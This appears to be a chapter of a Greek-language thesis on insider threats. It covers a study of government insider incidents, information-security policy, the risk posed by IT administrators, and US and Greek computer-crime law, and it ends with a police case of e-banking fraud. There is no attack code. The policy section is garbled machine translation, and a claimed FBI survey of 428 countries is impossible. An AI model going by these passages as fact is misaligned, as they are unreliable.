Βασικά γιατί η παράνομη δραστηριότητα σε τραπεζικό, οικονομικό, IT, κυβερνητικούς οργανισμούς ερευνήθηκε από τις μυστικές υπηρεσίες. Και εναλλακτικά , προστατεύοντας τις κρίσιμες υποδομές που ορίζονται ως εθνικές προτεραιότητες , ακόμα δεν έχει καθοριστεί η δραστηριότητα σε διάφορους τομείς της παραγωγικής διαδικασίας.

Ερωτήσεις που τέθηκαν σε ερευνητικό επίπεδο:

- Μπορεί να προβλεφθεί η συμπεριφορά του τεχνικού προσωπικού της εταιρείας , γιατί να στραφεί ενάντια στην ίδια την επιχείρηση.
- Είναι η έρευνα και η πρόβλεψη εσωτερικής απειλής αρμοδιότητα των μυστικών Υπηρεσιών.
- Ποιο είναι το κόστος και η φύσης μιας εσωτερικής απειλής σε σημαντικές υποδομές στης βιομηχανίας.
- Ποιο είναι το ιστορικό των ατόμων που εφάρμοσαν εσωτερική απειλή
- Ποιες είναι οι τεχνικές λεπτομέρειες , πως οι επιτιθέμενοι εφάρμοσαν εσωτερική απειλή.

Από τον κυβερνητικό τομέα εξετάστηκαν 36 συμβάντα ,από αυτά:

- 21 σχετίζονται με σημαντικούς τύπους απάτης (13 οικονομικές απάτες , 7 απάτες κλοπής εγγράφων και μία από απάτη σε computer
- 9 ήταν sabotage
- 3 κλοπή πνευματικών πληροφοριών
- 3 sabotage και κλοπή πνευματικών πληροφοριών

Από την βιομηχανία :

- Οργανισμοί ενίσχυσης παιδιών και οικογενειών
- Τμήματα καταχώρισης στοιχείων μοτοσυκλετών.
- Αστυνομικά τμήματα
- Δικαστήρια
- Δημοτικά γραφεία.

Κατά την διάρκεια της μελέτης οι ερευνητές προσπάθησαν να ξετυλίξουν το κουβάρι της έρευνα διατρέχοντας τα βήματα ανάποδα, με τρόπο ώστε να φτάσουν στα αρχικά στάδια της απειλής, κατά το οποίο γεννήθηκε η σύλληψη της ιδέας .Ερευνούν υλικά που σχετίζονται με την υπόθεση εκθέσεις της αστυνομίας , εκθέσεις των ποινικών δικαστηρίων , δικαστικού φακέλους των προσώπων, ερευνούν το ιστορικό των επιτιθέμενων. Αλλά και γενικές πληροφορίες πχ. Δημογραφικά στοιχεία , περιγραφές του οργανισμού, ζημίες που έγινα στο οργανισμό. Επίσης συγκεντρώνονται τεχνικά στοιχεία για τον οργανισμό πως το συμβάν σχεδιάστηκε και οι τεχνικές πληροφορίες που υπήρξαν. Τέλος οι ερευνητές χρειάστηκε να κάνουν προσωπικές συνεντεύξεις σε άτομα που σχετιζόταν με την εσωτερική απειλή.

8.3 Αξιολόγηση αποτελεσμάτων της ITS.

Μετά την ολοκλήρωση της έρευνας, και την καταγραφή της παράνομης δραστηριότητας σε όλο το εύρος του οικονομικού τομέα και κυρίως του τραπεζικού καθώς και στις τηλεπικοινωνίες και τις κυβερνήσεις, οι ερευνητές έχουν πλέον αποκομίσει πείρα. Η πείρα αυτή θα είναι χρήσιμη και θα διαμοιραστεί τόσο σε τεχνικό όσο και θεωρητικό επίπεδο σε όλη την παραγωγική διαδικασία.

Επίσης τα ευρήματα από την συγκεκριμένη έρευνα βοηθούν ώστε να αντιληφτούν ακόμα και τις προφανής δράσεις των επιτιθεμένων. Για παράδειγμα βρήκαν ότι στις περισσότερες περιπτώσεις γίνεται χρήση των αυξημένων προνομίων για να αλλάξουν τα προσωπικά στοιχεία ενός στόχου. Το εύρημα αυτό μας βοηθάει να συνειδητοποιήσουμε καλύτερα πως η πρόσβαση σε ιδιωτικά στοιχεία χρησιμοποιείται από τον επιτιθέμενο. Ένα άλλο εύρημα είναι ότι οι επιτιθέμενοι βρίσκουν αρκετές τρύπες στην παραγωγική διαδικασία , για να κάνουν επίθεση , έτσι θα μας βοηθήσει καλυτέρα να αντιληφτούμε την συμπεριφορά τους.

8.3.1 Βασικά συμπεράσματα και επιπτώσεις

Οι υπάλληλοι κατέχουν διοικητικές θέσεις και βοηθητικές θέσεις και τις χρησιμοποιούν για να κάνουν κάποιο είδος απάτης περισσότεροι από αυτούς δεν εμφανίζουν κάποια συγκεκριμένη συμπεριφορά στην εργασία Σε κάποιες από της περιπτώσεις υπήρξε συνεργασία μεταξύ των υπαλλήλων. Εμφανίστηκαν και τα τρία ειδή των Εσωτερικών απειλών και συνδυασμοί αυτών.

8.3.2 Ανησυχίες των κυβερνήσεων να προφυλάξουν τα δεδομένα.

Η ανησυχία έγκειται κυρίως στις «ευαίσθητες πληροφορίες». Για παράδειγμα ανησυχητικό θα ήταν σε περίπτωση που διέρρεαν στοιχεία σχετικά με την φορολογία πολιτών. Αλλά υπάρχουν και άλλης μορφής πληροφορία που είναι εξίσου ευαίσθητη δάνεια, ιατρικό απόρρητο και ασφάλεια. Από τις περιπτώσεις που έχουν καταγραφεί οι υπάλληλοι που

έχουν κάνει εσωτερική απειλή στο μεγαλύτερο ποσοστό πωλούσαν τα ευαίσθητα αυτά στοιχεία σε τρίτα πρόσωπα.

Σε άλλες περιπτώσεις οι υπάλληλοι έδινα παραπάνω προνομία στους ίδιους οι σε άλλους (από τους οποίους είχαν λάβει αμοιβή). Τα αποτελέσματα από την συγκεκριμένη μορφή απειλής μπορεί να είχαν τεράστιες επιπτώσεις στα άτομα στο σύνολο του πληθυσμού καθώς επιφορτίζεται με περεταίρω έξοδα.

8.3.3 Συνειδητοποίηση σπουδαιότητας της κατάστασης.

Οι μηχανισμοί που διαθέτουν οι κυβερνήσεις θα πρέπει να μεριμνούν στη προστασία, αξιοπιστία και διαθεσιμότητα των στοιχείων των πελατών. Η έρευνα έδειξε ότι η κυβερνήσεις/εταιρείες θα πρέπει να είναι προετοιμασμένες για να αντιμετωπίσουν τέτοιου είδους απειλές.


8.4 Ο ρόλος των πολιτικών ασφαλείας.

Ένας από τους κύριους στόχους των πολιτικών ασφάλειας των πληροφοριών είναι να παρέχει κατευθυντήριες γραμμές και ένα σύνολο κανόνων για την οργάνωση για την πρόληψη παραβιάσεων της ασφάλειας.

Μια καλή πολιτική για την ασφάλεια θα πρέπει να "περίγραμμα ατομικές ευθύνες, καθορίζει λάβει άδεια λειτουργίας και μη εξουσιοδοτημένη χρήση των συστημάτων, προσφέρουν χώρους για την αναφορά των εργαζομένων που είναι ή πιθανολογείται απειλές για το σύστημα, καθορίζει τις κυρώσεις για τις παραβιάσεις, και παρέχουν ένα μηχανισμό για την ενημέρωση της πολιτικής» (Whitman, 2004: 52).

Το επίκεντρο οποιασδήποτε ασφάλειας πρέπει να είναι η «δημιουργία ενός κοινού οράματος και την κατανόηση του πώς οι διάφοροι έλεγχοι θα χρησιμοποιηθεί έτσι ώστε τα δεδομένα και οι πληροφορίες προστατεύονται» (Dhillion, 1999).

Με άλλα λόγια, οι πολιτικές ασφαλείας πρέπει να επικοινωνούν πιθανούς κινδύνους και τις μεθόδους μείωσης του κινδύνου που έχουν τεθεί σε εφαρμογή για τους χρήστες καθώς και στα ανώτατα διοικητικά στελέχη.



Στο πλαίσιο των εσωτερικών απειλών, ο πρώτος ρόλος των πολιτικών ασφαλείας είναι να ενεργεί ως ενισχυτικό μηχανισμό, ώστε να είναι οι παράγοντες που περιγράφονται ανωτέρω εξετάζεται σε επίπεδο λήψης αποφάσεων όσο και σε επίπεδο χρήστη. Για παράδειγμα, η κατάρτιση και τα προγράμματα ενημέρωσης τείνουν να είναι μια από τις πρώτες θέσεις ανώτατων διοικητικών στελεχών φαίνεται όταν περικοπές του προϋπολογισμού είναι αναγκαία (Schultz, 2004).

Πολιτικές ασφαλείας θα πρέπει να διέπουν αρκετό για να αποτρέψει αυτά τα προγράμματα από το να τερματιστεί. Ένα άλλο παράδειγμα είναι ο ρόλος των πολιτικών για την ασφάλεια στην εργασία ορισμό ενός εργαζομένου. Στην περίπτωση αυτή, οι πολιτικές ασφάλειας θα πρέπει να ενισχυθεί ώστε να μην εργαζόμενους από το να είναι κάτω από πολλή δουλειά άγχος.

Από την πλευρά του χρήστη, αυτό είναι παρόμοιο με το Boss et al. 'S (2009) η έννοια του "mandatoriness", όπου το επίπεδο των προφυλάξεων που λαμβάνει ο χρήστης αυξάνεται καθώς με αντιληπτή mandatoriness της για τις πολιτικές ασφάλειας των πληροφοριών.

Ωστόσο, η ύπαρξη των πολιτικών δεν εγγυάται ότι οι χρήστες τους έχουν διαβάσει ή έχουν υποπέσει στην αντίληψή του περιεχομένου τους. Foltz et al. (2005) έδειξε αυτό το θέμα με τους μαθητές και τις πολιτικές ασφάλειας σε ένα πανεπιστήμιο. Αποκάλυψαν ότι παρόλο που δεν ήταν αρκετή για να επηρεάσει όλα τα μαθήματα, έστω και μια ώρα έκθεσης σε αυτές τις πολιτικές που αύξησε την ευαισθητοποίηση των μαθητών.

Ομοίως, σε μια ρύθμιση οργάνωση, οι πολιτικές είναι οι εργαζόμενοι που εκτίθενται σε πολύ λίγες φορές, ως επί το πλείστον κατά τη διάρκεια της διαδικασίας πρόσληψης. Ως εκ τούτου, δεν θα ήταν έκπληξη να δούμε παρόμοια αποτελέσματα οργανώσεις.

Σύμφωνα με τον von Solms και von Solms (2004), προκειμένου να διασφαλιστεί ότι οι εργαζόμενοι ακολουθούν αισθήματα της διοίκησης αναφέρεται στις αρχές, την κατάλληλη κουλτούρα ομάδα πρέπει να καλλιεργηθεί. Επιπλέον, για να εξασφαλίσει αποδεκτές συμπεριφορές από τους υπαλλήλους, αυτός ο πολιτισμός θα πρέπει να συγχρονιστεί με υποκείμενες πολιτικές.

Οι πολιτικές που αποτελούν μέρος της οργανωτικής κουλτούρας θα είναι δικαιούχος για την οργάνωση για να βεβαιωθείτε ότι οι εργαζόμενοι δεν είναι μόνο γνωρίζουν τις πολιτικές αυτές, αλλά και πρόθυμοι να χρησιμοποιήσουν αυτές τις πολιτικές και τις κατευθυντήριες γραμμές για την κατάλληλη συμπεριφορά.

Ωστόσο, οι πολιτικές της ασφάλειας των πληροφοριών είναι ως επί το πλείστον αυτόνομες πολιτικές που ξεκίνησε από το τμήματα IT με περιορισμένη ισχύ που διέπουν. Μια δυνητικά αποτελεσματική μέθοδος για να αυξήσει την επίδραση αυτών των πολιτικών είναι να ενσωματωθούν στην υπάρχουσα μη-IT πολιτικές στην οργάνωση (π.χ., την εταιρική πολιτική, πολιτική για το προσωπικό).

Η ενσωμάτωση αυτή θα αυξήσει την αποτελεσματικότητα των πολιτικών για την ασφάλεια και να αποτελέσουν μέρος της οργανωτικής κουλτούρας. Τα ευρήματα υποστηρίζουν την άποψη αυτή έχουν αναφερθεί από Puhakainen και Siponen (2010) όσον αφορά την ενσωμάτωση ΕΙΝΑΙ εκπαίδευση σε θέματα ασφάλειας με την κανονική επικοινωνία των επιχειρήσεων προκειμένου οι εργαζόμενοι να αντιληφθούν είναι η ασφάλεια ως χωριστό ζήτημα. Ένα άλλο παράδειγμα είναι η ενσωμάτωση των πολιτικών ανθρωπίνων πόρων και των πολιτικών ασφάλειας για να εξασφαλίσει ότι η πρόσληψη, καταγγελία και απολύσεις διαδικασίες δεν έρχονται σε σύγκρουση με τις απαιτήσεις ασφαλείας.

Πιο συγκεκριμένα, οι διαδικασίες για το ψήσιμο ενός υπαλλήλου θα πρέπει να συγχρονιστούν αποτελεσματικά χωρίς να δημιουργούνται ευκαιρίες για περαιτέρω απειλή. Αυτό είναι παράλληλη (1979) Θεωρία δραστηριότητας ρουτίνας Cohen και Felson, η οποία προϋποθέτει ότι «το κλειδί για την διακοπή του εγκλήματος είναι να αποτραπεί η διασταύρωση στο χρόνο και στο χώρο των δραστών και των στόχων που στερούνται κηδεμονία» (Lilly et al., 2002).

Εν ολίγοις, προκειμένου να διασφαλιστεί ο αποτελεσματικός έλεγχος, οι πολιτικές της ασφάλειας των πληροφοριών θα πρέπει να έχουν δύο σημαντικά χαρακτηριστικά: την ενίσχυση και την ενοποίηση. Η ενίσχυση του ρόλου συλλαμβάνει ως βασικό στόχο την ελαχιστοποίηση των εσωτερικών απειλών, εφιστώντας την προσοχή στη συζήτηση. Η ενοποίηση αποτρέπει αυτές τις πολιτικές από το να είναι αυτόνομες διαδικασίες και τις ενσωματώνει σε υπάρχουσα κουλτούρα του οργανισμού. Το σχήμα 1 συνοψίζει τις συζητήσεις μας και απεικονίζει τις δύο σημαντικούς ρόλους των πολιτικών ασφάλειας των πληροφοριών για την επίτευξη αποτελεσματικού ελέγχου των εσωτερικών απειλών.

8.5 Ποια είναι η μεγαλύτερη εσωτερική απειλή για τις επιχειρήσεις;

Ποια θα λέγατε ότι είναι η μεγαλύτερη εσωτερική απειλή σε ένα εταιρικό δίκτυο; Η απάντηση είναι: οι υπάλληλοι που έχουν υψηλές γνώσεις πληροφορικής, οι οποίοι συνεργάζονται, κάνουν αλλαγές

στο δίκτυο της εταιρείας που εργάζονται και γνωρίζουν καλύτερα από τον καθένα τι υπάρχει συνδεδεμένο σε αυτό και πώς δουλεύει.

Υπάρχει ο φόβος οι διαχειριστές των πληροφοριακών συστημάτων μιας επιχείρησης να μετατραπούν σε κακόβουλους χρήστες και να κλέψουν δεδομένα, να δημιουργήσουν μυστικές προσβάσεις στα συστήματα για τους ίδιους, να τοποθετήσουν παγίδες ώστε να καταστρέψουν δεδομένα ή να υποκλέπτουν ευαίσθητα εταιρικά δεδομένα. Αυτό το σενάριο αποτελεί μία από τις μεγαλύτερες απειλές για μια επιχείρηση, ενώ υποτίθεται ότι το IT τμήμα θα πρέπει να προστατεύει την υποδομή από τέτοιες επιθέσεις.

Πράγματι, όσοι εργάζονται ως διαχειριστές IT και έχουν αυξημένα δικαιώματα και πρόσβαση στο δίκτυο, υπολογίζονται ως ο μεγαλύτερος κίνδυνος σε σχέση με τους υπόλοιπους υπάλληλους μιας εταιρείας.

Σύμφωνα με δηλώσεις ερευνητών ασφάλειας έχει διαπιστωθεί ότι η ζημιά που μπορεί να προκαλέσουν οι διαχειριστές ενός οργανισμού είναι πολύ μεγάλη.

8.6 Νέα μορφή επιθέσεων

Όπως είδαμε στα προηγούμενα, μέχρι σχετικά πρόσφατα, το αντικείμενο του hacking ήταν απόπειρες νεαρών φωστήρων στους υπολογιστές για να κάνουν επίδειξη των ικανοτήτων τους ή και για να περάσουν ευχάριστα την ώρα τους. Σήμερα, όμως, οι ηλεκτρονικές επιθέσεις έχουν αλλάξει σκοπό και έχουν ξεκάθαρα οικονομικά κίνητρα και θύματά τους είναι κυρίως τράπεζες, επιχειρήσεις που ασχολούνται με το ηλεκτρονικό εμπόριο, εφημερίδες μεγάλης κυκλοφορίας, δημόσιες υπηρεσίες και οργανισμοί και άλλοι και απώτερος στόχος η συγκέντρωση εμπιστευτικών οικονομικών αλλά και προσωπικών πληροφοριών.

Η νέα φιλοσοφία λοιπόν που επικρατεί τελευταία στους hackers και τους crackers είναι όχι η πρόκληση ζημιάς στους υπολογιστές, κάτι που είναι πολύ εύκολο να γίνει αντιληπτό, αλλά η παρακολούθηση και η καταγραφή των κινήσεων και των επιλογών των χρηστών που περιηγούνται στο Internet και η πώληση αυτών των στατιστικών στοιχείων σε ενδιαφερόμενες εταιρείες.

Η ουσία του προβλήματος λοιπόν δεν εντοπίζεται στις επιθέσεις που γίνονται στην πρώτη (αρχική) ιστοσελίδα (Home Page) του δικτυακού τόπου μιας δημόσιας υπηρεσίας ή ενός μεγάλου οργανισμού, που είναι γνωστό με τον όρο hijack και που είναι πολύ εύκολο να γίνει αντιληπτό. Άλλο μεγάλο πρόβλημα είναι οι ύπουλες επιθέσεις, το να τροποποιήσει δηλαδή κάποιος χωρίς να γίνει αντιληπτός σημαντικά δεδομένα που τηρούνται από τις δημόσιες υπηρεσίες, όπως είναι η αλλαγή της σειράς επιτυχίας σ' έναν διαγωνισμό, η αλλαγή της προϋπηρεσίας υποψηφίων, ημερομηνιών κοκ.

Άλλη απάτη είναι η πιστή αντιγραφή ολόκληρων δικτυακών τόπων μεγάλων εταιρειών που κάνουν πωλήσεις μέσω του Διαδικτύου ή και μεγάλων Οργανισμών ή Δημοσίων Υπηρεσιών και η εξαπάτηση των ανύποπτων χρηστών (επισκεπτών) των δικτυακών τόπων.

Έτσι λοιπόν, ενώ μια φορά κι έναν καιρό, οι hackers ήταν συνήθως ανήσυχοι έφηβοι που δημιουργούσαν ιούς και μόλυναν τους ηλεκτρονικούς υπολογιστές ανυποψίαστων χρηστών απλά και μόνο για να διασκεδάσουν και να πειραματιστούν, το προφίλ τους έχει αλλάξει τελευταία και πολλοί

απ' αυτούς έχουν ως κίνητρο μόνο το χρήμα. Μάλιστα, δεν είναι λίγες οι περιπτώσεις των hackers εκείνων που εκβιάζουν μεγάλες εταιρείες προκειμένου να μην κάνουν ζημιά στα συστήματά τους.

8.7 Οι εσωτερικές απειλές και οι σχετική νομοθεσία

Γενικά , οι περισσότερες κυβερνήσεις δεν ασχολούνται πολύ με τους Insiders. Η ικανότητα των insiders να μπαίνουν σε υπολογιστές χωρίς να γίνονται αντιληπτοί και να κλέβουν προσωπικές πληροφορίες είναι εφιάλτης για πολλούς ανθρώπους.

8.7.1 Αμερική

Στις ΗΠΑ, υπάρχουν κάποιοι νόμοι που απαγορεύουν την πρακτική των insiders. Κάποιοι περιλαμβάνουν την δημιουργία, την διανομή και την χρήση κώδικα και συσκευών που χρησιμοποιούν οι insiders για να προσβάλουν συστήματα. Οι νόμοι ισχύουν μόνο όταν επιβεβαιωθεί κακόβουλη χρήση και οικονομικό όφελος από τέτοια χρήση. Μπορεί λοιπόν κάποιος insider να ισχυριστεί σε δικαστήριο ότι απλά χρησιμοποιεί τα εξαρτήματα του για προσωπική εκπαίδευση. Σε εκείνη την περίπτωση, δεν διώκεται ποινικά

Επίσης, ένας άλλος νόμος απαγορεύει την μην εξουσιοδοτημένη πρόσβαση σε υπολογιστές της κυβέρνησης. Ακόμα και η απλή είσοδο ενός insider σε ένα κυβερνητικό σύστημα θεωρείται παραβίαση του νόμου. Δεν χρειάζεται να οριστεί κακόβουλη ή εκπαιδευτική.

Οι ποινές αρχίζουν από υψηλά πρόστιμα και φτάνουν μέχρι φυλάκιση. Έχει καταδικαστεί κάποιος ακόμα και με 20 χρόνια φυλάκισης. Εάν η μη εξουσιοδοτημένη πρόσβαση σε κάποιο υπολογιστή μπορεί να προκαλέσει μεγάλη οικονομική φθορά, η φυλάκιση μπορεί να είναι κοντά στα 20 χρόνια.

Σύμφωνα με ένα ανανεωμένο νομοθετικό πλαίσιο των Η.Π.Α., οι υπάλληλοι μιας εταιρείας μπορεί να κατηγορηθούν για hacking, όταν παίρνουν αρχεία από τον υπολογιστή της εταιρείας και τα χρησιμοποιούν κακόβουλα. Οι υποθέσεις αυτές έχουν έρθει στο προσκήνιο από τότε που οι εσωτερικές επιθέσεις σε εταιρικά δίκτυα έχουν αυξηθεί.

Μέχρι σήμερα δεν υπήρχε κάποιος νόμος, όπως αναφέρουν οι αρμόδιοι, ο οποίος καθόριζε την ποινή για τέτοιου είδους συμπεριφορές. Με σκοπό λοιπόν την προστασία των εταιρικών εγγράφων και κατά συνέπεια την προστασία της επιχειρηματικότητας ο νόμος που απευθυνόταν στους insiders ανανεώθηκε και σε αυτόν συμπεριλαμβάνονται και όσοι υπάλληλοι κάνουν κατάχρηση αρχείων και δεδομένων της εταιρείας τους.

8.7.2 Ελλάδα

Στην Ελλάδα τα ποινικά ζητήματα όσον αφορά στη χρήση υπολογιστών και διαδικτύου αντιμετωπίστηκαν κυρίως από το νόμο 1805/1988, ο οποίος βασισμένος σε γερμανικά πρότυπα θέσπισε σημαντικές διατάξεις όπως το άρθρο 370Β και 370Γ ΠΚ που αφορούν τη παράνομη αντιγραφή και παράνομη διείσδυση σε συστήματα και επικοινωνίες υπολογιστών καθώς και το 386Α που έχει ως αντικείμενο την απάτη με υπολογιστή αλλά και δευτερευόντως από το άρθρο 4 του νόμου 2246/1994.

Αναλυτικότερα: Ο νόμος 1805/1988, ο οποίος τροποποίησε ή συμπλήρωσε τις σχετικές διατάξεις του ποινικού κώδικα (άρθρα 13γ, 370Β, 370Γ, 386Α) αφορά τα εγκλήματα που διαπράττονται με ηλεκτρονικούς υπολογιστές (Computer crimes), δηλαδή αναφέρεται γενικώς στην ηλεκτρονική εγκληματικότητα.

Μολονότι ο νόμος είναι σχεδόν 20 ετών, γεγονός, που ειδικά όσον αφορά στο συγκεκριμένο τομέα φαίνεται ανησυχητικά παλαιός, αναλογιζόμενοι τους ραγδαίους ρυθμούς με τους οποίους εξελίσσεται το διαδίκτυο και οι σχετικές δραστηριότητες, είναι γραμμένος με μία μελλοντική προοπτική, ώστε να εμφανίσει μία προσαρμοστικότητα και στα νέα δεδομένα που τυχόν θα παρουσιάζονταν.

Στο βαθμό βέβαια που τα προβλεπόμενα εγκλήματα (370Β, 370Γ, 386Α) διαπράττονται και σε περιβάλλον διαδικτύου, τότε τα άρθρα αυτά, εφαρμόζονται και στις εκάστοτε συγκεκριμένες περιπτώσεις.

Το άρθρο 370Β προστατεύει όπως αναφέρθηκε την προστασία του απορρήτου από τις εισβολές και των insiders. Όπως αναφέρεται στο άρθρο αυτό: Όποιος αθέμιτα αντιγράφει, αποτυπώνει, χρησιμοποιεί, αποκαλύπτει σε τρίτον ή οπωσδήποτε παραβιάζει στοιχεία ή προγράμματα υπολογιστών, τα οποία συνιστούν κρατικά, επιστημονικά ή επαγγελματικά απόρρητα ή απόρρητα επιχείρησης του δημοσίου ή ιδιωτικού τομέα, τιμωρείται με φυλάκιση τουλάχιστον τριών μηνών.

Ως απόρρητα θεωρούνται και εκείνα που ο νόμιμος κάτοχός τους, από δικαιολογημένο ενδιαφέρον τα μεταχειρίζεται ως απόρρητα, ιδίως όταν έχει λάβει μέτρα για να παρεμποδίζονται τρίτοι να λάβουν γνώση τους.

Το άρθρο 370Γ§2 Π.Κ προβλέπει ότι: Όποιος αποκτά πρόσβαση σε στοιχεία που έχουν εισαχθεί σε υπολογιστή ή σε περιφερειακή μνήμη υπολογιστή ή μεταδίδονται με συστήματα τηλεπικοινωνιών, εφόσον οι πράξεις αυτές έγιναν χωρίς δικαίωμα, ιδίως με παραβίαση απαγορεύσεων ή μέτρων ασφάλειας που είχε λάβει ο νόμιμος κάτοχός τους, τιμωρείται με φυλάκιση μέχρι τρεις μήνες ή με χρηματική ποινή τουλάχιστον "είκοσι εννέα (29) ΕΥΡΩ" [10.000 δρχ.].Το άρθρο 370 Γ Π.Κ. περιλαμβάνεται στο 22ο κεφάλαιο του ποινικού κώδικα, που προστατεύει την παραβίαση απορρήτων και προστέθηκε με το άρθρο 4 Ν. 1805/1988.

Αυτό σημαίνει ότι, η θέσπιση του συγκεκριμένου άρθρου δεν αποβλέπει στην προστασία της ασφάλειας στον κυβερνοχώρο, αλλά στην προστασία του απορρήτου. Δεν είναι λοιπόν υπερβολικό να λεχθεί ότι, η ύπαρξη της εννοίας του insider στην ελληνική νομοθεσία αποτελεί ένα τυχαίο γεγονός, που οφείλεται στην ευρεία διατύπωση του άρθρου 370 Γ §2 Π.Κ. Η Ελληνική νομοθεσία επίσης δεν προσδιορίζει τις έννοιες των διαφόρων κατηγοριών insiders όπως είναι οι cracker, winsider κλπ. Ανεξάρτητα του θεωρητικού ορισμού περί insider που δώσαμε προηγουμένως θα πρέπει να σημειωθεί ότι ο νομικός ορισμός βάσει του άρθρου 370 Γ Π.Κ. διαφέρει, καθώς ως insider μπορεί να οριστεί το άτομο εκείνο, το οποίο χωρίς δικαίωμα αποκτά πρόσβαση σε στοιχεία που έχουν εισαχθεί σε υπολογιστή ή σε περιφερειακή μνήμη υπολογιστή ή μεταδίδονται με συστήματα τηλεπικοινωνιών.

Τέλος, θα θέλαμε να αναφερθούμε στα προβλήματα αντιμετώπισης του hacking στην Ελλάδα. Ιδιαίτερη μνεία θα πρέπει να κάνουμε στις διωκτικές Αρχές οι οποίες δυστυχώς ακόμη δε βρίσκονται ούτε στο κατάλληλο επίπεδο κατάρτισης για την αντιμετώπιση των πολύπλοκων τεχνικά

ηλεκτρονικών εγκλημάτων, ούτε την κατάλληλη ψυχολογία και ευαισθητοποίηση διαθέτουν, ώστε να προσδώσουν τη βαρύτητα που απαιτείται στα τέτοιου τύπου εγκλήματα, ούτε βέβαια ο εξοπλισμός τους, πλην ελαχίστων εξαιρέσεων ανταποκρίνεται στις απαιτήσεις της δίωξης και ηλεκτρονικής σήμανσης.

Όπως σημειώνεται στην έκθεση του Marc D. Goodman, το έγκλημα σχετικό με υπολογιστές έχει προβληματίσει τις Αρχές για αρκετό καιρό όμως η πλειοψηφία της αστυνομικής δύναμης παραμένει αδιάφορη απέναντι σε αυτό το φαινόμενο. Παρά τη ραγδαία αύξηση του ηλεκτρονικού εγκλήματος ένα 72% των αστυνομικών τμημάτων δεν διαθέτουν εξειδικευμένο προσωπικό για τη δίωξή του.

Αξίζει να σημειωθεί ότι σε έρευνα του FBI σε ιστοσελίδες κυβερνητικών οργανισμών σε 428 χώρες διαπιστώθηκε ότι το 40% είχε παραβιαστεί, ενώ σύμφωνα με έκθεση που δημοσιεύει ο αμερικανικός όμιλος Science Applications International Corp. κάθε χρόνο 40 μεγάλες εταιρίες αναφέρουν ζημίες απο insiders γύρω στα 800 εκατ. δολάρια. Όμοια στην Αγγλία το κόστος των επιθέσεων ανέρχεται στα 200 εκατ. λίρες.

Η αστυνομία έχει ως στόχο την καταπολέμηση του εγκλήματος και τη διατήρηση της κοινωνικής ειρήνης. Εφόσον λοιπόν το έγκλημα του δρόμου παραμένει μία κύρια και προπάντων μία εμφανής απειλή με αντίκτυπο στην κοινή γνώμη φυσικό και λογικό είναι οι πόροι αλλά και το ενδιαφέρον της πλειονότητας των αστυνομικών οργάνων και των πολιτών να απευθύνονται σε πιο «απτές» μορφές εγκληματικότητας.

8.8 Η Μεγαλύτερη ηλεκτρονική απάτη (από insider) στην Ελλάδα

Καταγγέλθηκε στην Αστυνομία, από εκπρόσωπο εταιρείας, ότι μεταξύ των ημερομηνιών 18 Αυγούστου 2011 και 22 Αυγούστου 2011, άγνωστα πρόσωπα εισήλθαν μέσω διαδικτύου (e-banking), στον τραπεζικό λογαριασμό της εν λόγο εταιρείας και διέταξαν, σε δύο περιπτώσεις, τη μεταφορά χρημάτων σε άλλους λογαριασμούς.

Στην πρώτη περίπτωση, στις 18 Αυγούστου, ποσό ύψους 274,644 δολαρίων, μεταφέρθηκε σε εταιρεία στο εξωτερικό, ενώ στη δεύτερη περίπτωση, στις 22 Αυγούστου, ποσό ύψους 14,302 δολαρίων, μεταφέρθηκε σε συγκεκριμένο λογαριασμό προσώπου, σε τράπεζα του εξωτερικού. Το συνολικό ποσό που μεταφέρθηκε από τον τραπεζικό λογαριασμό της εταιρείας, ανέρχεται σε 289,740 δολάρια.

Από εξετάσεις που διενεργήθηκαν από την Αστυνομία, διαπιστώθηκε ότι η εντολή για την μεταφορά των 14,302 δολαρίων, στις 22 Αυγούστου, δόθηκε από ηλεκτρονική διεύθυνση (IP-address) που ανήκει σε 24χρονο κάτοικο Λάρνακας.

Ο 24χρονος συνελήφθη δυνάμει δικαστικού εντάλματος και τέθηκε υπό κράτηση, για διευκόλυνση των ανακρίσεων, ενώ ακολούθησε έρευνα στην οικία του, κατά τη διάρκεια της οποίας εντοπίστηκαν και κατασχέθηκαν δύο ηλεκτρονικοί υπολογιστές.

